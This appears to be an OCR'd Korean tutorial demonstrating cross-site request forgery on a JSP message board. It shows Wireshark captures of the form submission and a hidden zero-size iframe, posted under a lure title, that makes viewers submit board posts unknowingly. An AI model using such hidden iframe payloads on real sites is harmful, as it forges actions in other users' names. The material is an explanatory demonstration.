Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream
UDP Stream
SSL Stream
HTTP Stream
0000 90 9f 33 d5 c1 2c 9c b6 d0 e0 8b 93 08 00 45 00 ..3..,.. ......E.
0010 02 47 3d a5 40 00 80 06 57 07 c0 a8 00 02 70 af .G=.@... W.....p.
0020 32 ab 23 0f 00 50 86 e8 73 41 14 68 1c c6 50 18 2.#..P.. sA.h..P.
0030 00 fb f7 0f 00 00 47 45 54 20 2f 74 61 6c 6b 2f ......GE T /talk/
0040 74 61 6c 6b 4c 69 73 74 46 6f 72 6d 2e 6a 73 70 talkList Form.jsp
0050 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a HTTP/1. 1..Host:
0060 20 64 6f 77 65 6c 6c 63 6f 6d 70 75 74 65 72 2e dowellc omputer.
0070 63 6f 6d 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a com..Con nection:
0080 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a 55 70 67 keep-al ive..Upg
0090 72 61 64 65 2d 49 6e 73 65 63 75 72 65 2d 52 65 rade-Ins ecure-Re
00a0 71 75 65 73 74 73 3a 20 31 0d 0a 55 73 65 72 2d quests: 1..User-
00b0 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 Agent: M ozilla/5
00c0 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 31 .0 (Wind ows NT 1
wireshark_C3D656DB-3F53-4D2B-9DB9-8113FEE943B8_20180506231331_a15596
Packets: 3256 · Displayed: 19 (0.6%)
Profile: Default
오후 11:18
2018-05-06



Wireshark · Follow TCP Stream (tcp.stream eq 37) · wireshark_C3D656DB-3F53-4D2B-9DB9-8113FEE943B8_20180506231331_a15596
GET /talk/talkWriteForm.jsp HTTP/1.1
Host: dowellcomputer.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://dowellcomputer.com/talk/talkListForm.jsp
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=79F314B67FDA8615D61565B6509095A5
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 06 May 2018 14:15:43 GMT
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
35a
POST /talk/talkWriteAction.jsp HTTP/1.1
Host: dowellcomputer.com
Connection: keep-alive
Entire conversation (4581 bytes)
Show and save data as ASCII
Stream 37
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
닫기
도움말
Profile: Default
오후 11:18
2018-05-06


Wireshark · Follow TCP Stream (tcp.stream eq 37) · wireshark_C3D656DB-3F53-4D2B-9DB9-8113FEE943B8_20180506231331_a15596
POST /talk/talkWriteAction.jsp HTTP/1.1
Host: dowellcomputer.com
Connection: keep-alive
Content-Length: 65
Cache-Control: max-age=0
Origin: http://dowellcomputer.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://dowellcomputer.com/talk/talkWriteForm.jsp
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=79F314B67FDA8615D61565B6509095A5
talkType=JAVA&talkTitle=asdasd&talkContent=asdasd&talkSourceCode=HTTP/1.1 200 OK
Server: nginx
Date: Sun, 06 May 2018 14:15:46 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 108
Connection: keep-alive
<script>
alert('..... ....');
location.href='./talkListForm.jsp';
</script>
GET /talk/talkListForm.jsp HTTP/1.1
Host: dowellcomputer.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Entire conversation (4581 bytes)
Show and save data as ASCII
Stream 37
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
닫기
도움말



Wireshark · Follow TCP Stream (tcp.stream eq 37) · wireshark_C3D656DB-3F53-4D2B-9DB9-8113FEE943B8_20...
POST /talk/talkWriteAction.jsp HTTP/1.1
Host: dowellcomputer.com
Connection: keep-alive
Content-Length: 65
Cache-Control: max-age=0
Origin: http://dowellcomputer.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://dowellcomputer.com/talk/talkWriteForm.jsp
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=79F314B67FDA8615D61565B6509095A5
talkType=JAVA&talkTitle=asdasd&talkContent=asdasd&talkSourceCode=HTTP/1.1 200 OK
Server: nginx
Date: Sun, 06 May 2018 14:15:46 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 108
Connection: keep-alive
<script>
alert('..... ....');
location.href='./talkListForm.jsp';
</script>
GET /talk/talkListForm.jsp HTTP/1.1
Host: dowellcomputer.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Entire conversation (4581 bytes)
Show and save data as ASCII
Stream 37
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
닫기
도움말
Untitled-1 - myweb - Visual Studio Code
01_CronTest.html
Untitled-1
web.xml
dowellcomputer.com/talk/talkWriteAction.jsp?talkType=JAVA&talkTitle=abc&tal


Untitled-1 - myweb - Visual Studio Code
dowellcomputer.com/talk/talkWriteAction.jsp?talkType=JAVA&talkTitle=abc&talkContent=abc&talkSourceCode=abc



dowellcomputer.com/talk/talkWriteAction.jsp?talkType=JAVA&talkTitle=abc&talkContent=abc&talkSourceCode=abc
dowellcomputer.com/talk/talkListForm.jsp - 컴찰알
github.com
localhost:8080/myweb/
mail.google.com/mail/u/0/
naver.com
okky.kr
컴찰알
로그아웃
회원 정보 수정
공부방
대화방
공지사항
전체
JAVA
알고리즘
대화방
게시글 번호
게시판 종류
아이디
제목
게시글 등록일
682 JAVA topgun5 asdasdasd 2018-05-06
681 JAVA topgun5 asdasd 2018-05-06
680 JAVA topgun5 asda 2018-05-06
679 JAVA topgun5 asd 2018-05-06
678 JAVA swk asd 2018-04-30
677 JAVA swk 2018-04-30



dowellcomputer.com/talk/talkWriteAction.jsp?talkType=JAVA&talkTitle=abc&talkContent=abc&talkSourceCode=abc
dowellcomputer.com 내용:
대화방 등록에 성공하였습니다.
확인
컴잘알
로그아웃
회원 정보 수정
공부방
대화방
공지사항
전체
JAVA
알고리즘
대화방
게시글 번호
게시판 종류
아이디
제목
게시글 등록일
682 JAVA topgun5 asdasdasd 2018-05-06
681 JAVA topgun5 asdasd 2018-05-06
680 JAVA topgun5 asda 2018-05-06
679 JAVA topgun5 asd 2018-05-06
678 JAVA swk asd 2018-04-30
677 JAVA swk 2018-04-30



컴잘알
안전하지 않음 | dowellcomputer.com/talk/talkWriteForm.jsp
글쓰기
아이디
topgun5
글 종류
JAVA
제목
이 글을 꼭 보세요.
<iframe src="" width="0" height="0" frameborder="0"></iframe>
내용
소스코드



안전하지 않음 | dowellcomputer.com/talk/talkWriteForm.jsp
Software
Info
Shopping
Bookmarks
Facebook
GitHub
글쓰기
아이디
topgun5
글 종류
JAVA
제목
이 글을 꼭 보세요.
<iframe src="dowellcomputer.com/talk/talkWriteAction.jsp?talkType=JAVA&talkTitle=abc&talkContent=abc&talkSourceCode=abc" width="0" height="0" frameborder="0"></iframe>
내용
소스코드



안전하지 않음 | dowellcomputer.com/talk/talkWriteForm.jsp
Software
Info
Shopping
Bookmarks
Facebook
GitHub
글쓰기
아이디
topgun5
글 종류
JAVA
제목
이 글을 꼭 보세요.
<iframe src="dowellcomputer.com/talk/talkWriteAction.jsp?talkType=JAVA&talkTitle=fool&talkContent=fool&talkSourceCode=fool" width="0" height="0" frameborder="0"></iframe>
내용
소스코드



dowellcomputer.com/talk/talkWriteAction.jsp
dowellcomputer.com 내용:
대화방 등록에 성공하였습니다.
확인
내용
소스코드
등록
대화방 목록


dowellcomputer.com/talk/talkListForm.jsp
전체
JAVA
알고리즘
대화방
게시글 번호 게시판 종류 아이디 제목 게시글 등록일
684 JAVA topgun5 이 글을 꼭 보세요. 2018-05-06
683 JAVA topgun5 abc 2018-05-06
682 JAVA topgun5 asdasdasd 2018-05-06
681 JAVA topgun5 asdasd 2018-05-06
680 JAVA topgun5 asda 2018-05-06
679 JAVA topgun5 asd 2018-05-06
678 JAVA swk asd 2018-04-30
677 JAVA swk ㅁㄴㅇㅁㄴㅇ 2018-04-30
676 JAVA swk ㅁㄴㅇㅁㄴㅇ 2018-04-30
675 JAVA swk ㅁㄴㅇㅁㄴㅇ 2018-04-30


dowellcomputer.com/member/memberLoginForm.jsp
컴잘알
로그인
회원가입
공부방
대화방
공지사항
로그인
아이디
topgun7
비밀번호
로그인
회원가입
메인 화면


dowellcomputer.com/talk/talkListForm.jsp
전체
JAVA
알고리즘
대화방
게시글 번호 게시판 종류 아이디 제목 게시글 등록일
684 JAVA topgun5 이 글을 꼭 보세요. 2018-05-06
683 JAVA topgun5 abc 2018-05-06
682 JAVA topgun5 asdasdasd 2018-05-06
681 JAVA topgun5 asdasd 2018-05-06
680 JAVA topgun5 asda 2018-05-06
679 JAVA topgun5 asd 2018-05-06
678 JAVA swk asd 2018-04-30
677 JAVA swk ㅁㄴㅇㅁㄴㅇ 2018-04-30
676 JAVA swk ㅁㄴㅇㅁㄴㅇ 2018-04-30
675 JAVA swk ㅁㄴㅇㅁㄴㅇ 2018-04-30





3. 참조

- https://ko.wikipedia.org/wiki/%EC%82%AC%EC%9D%B4%ED%8A%B8_%EA%B0%84_%EC%9A%94%EC%B2%AD_%EC%9C%84%EC%A1%B0
- https://namu.wiki/w/CSRF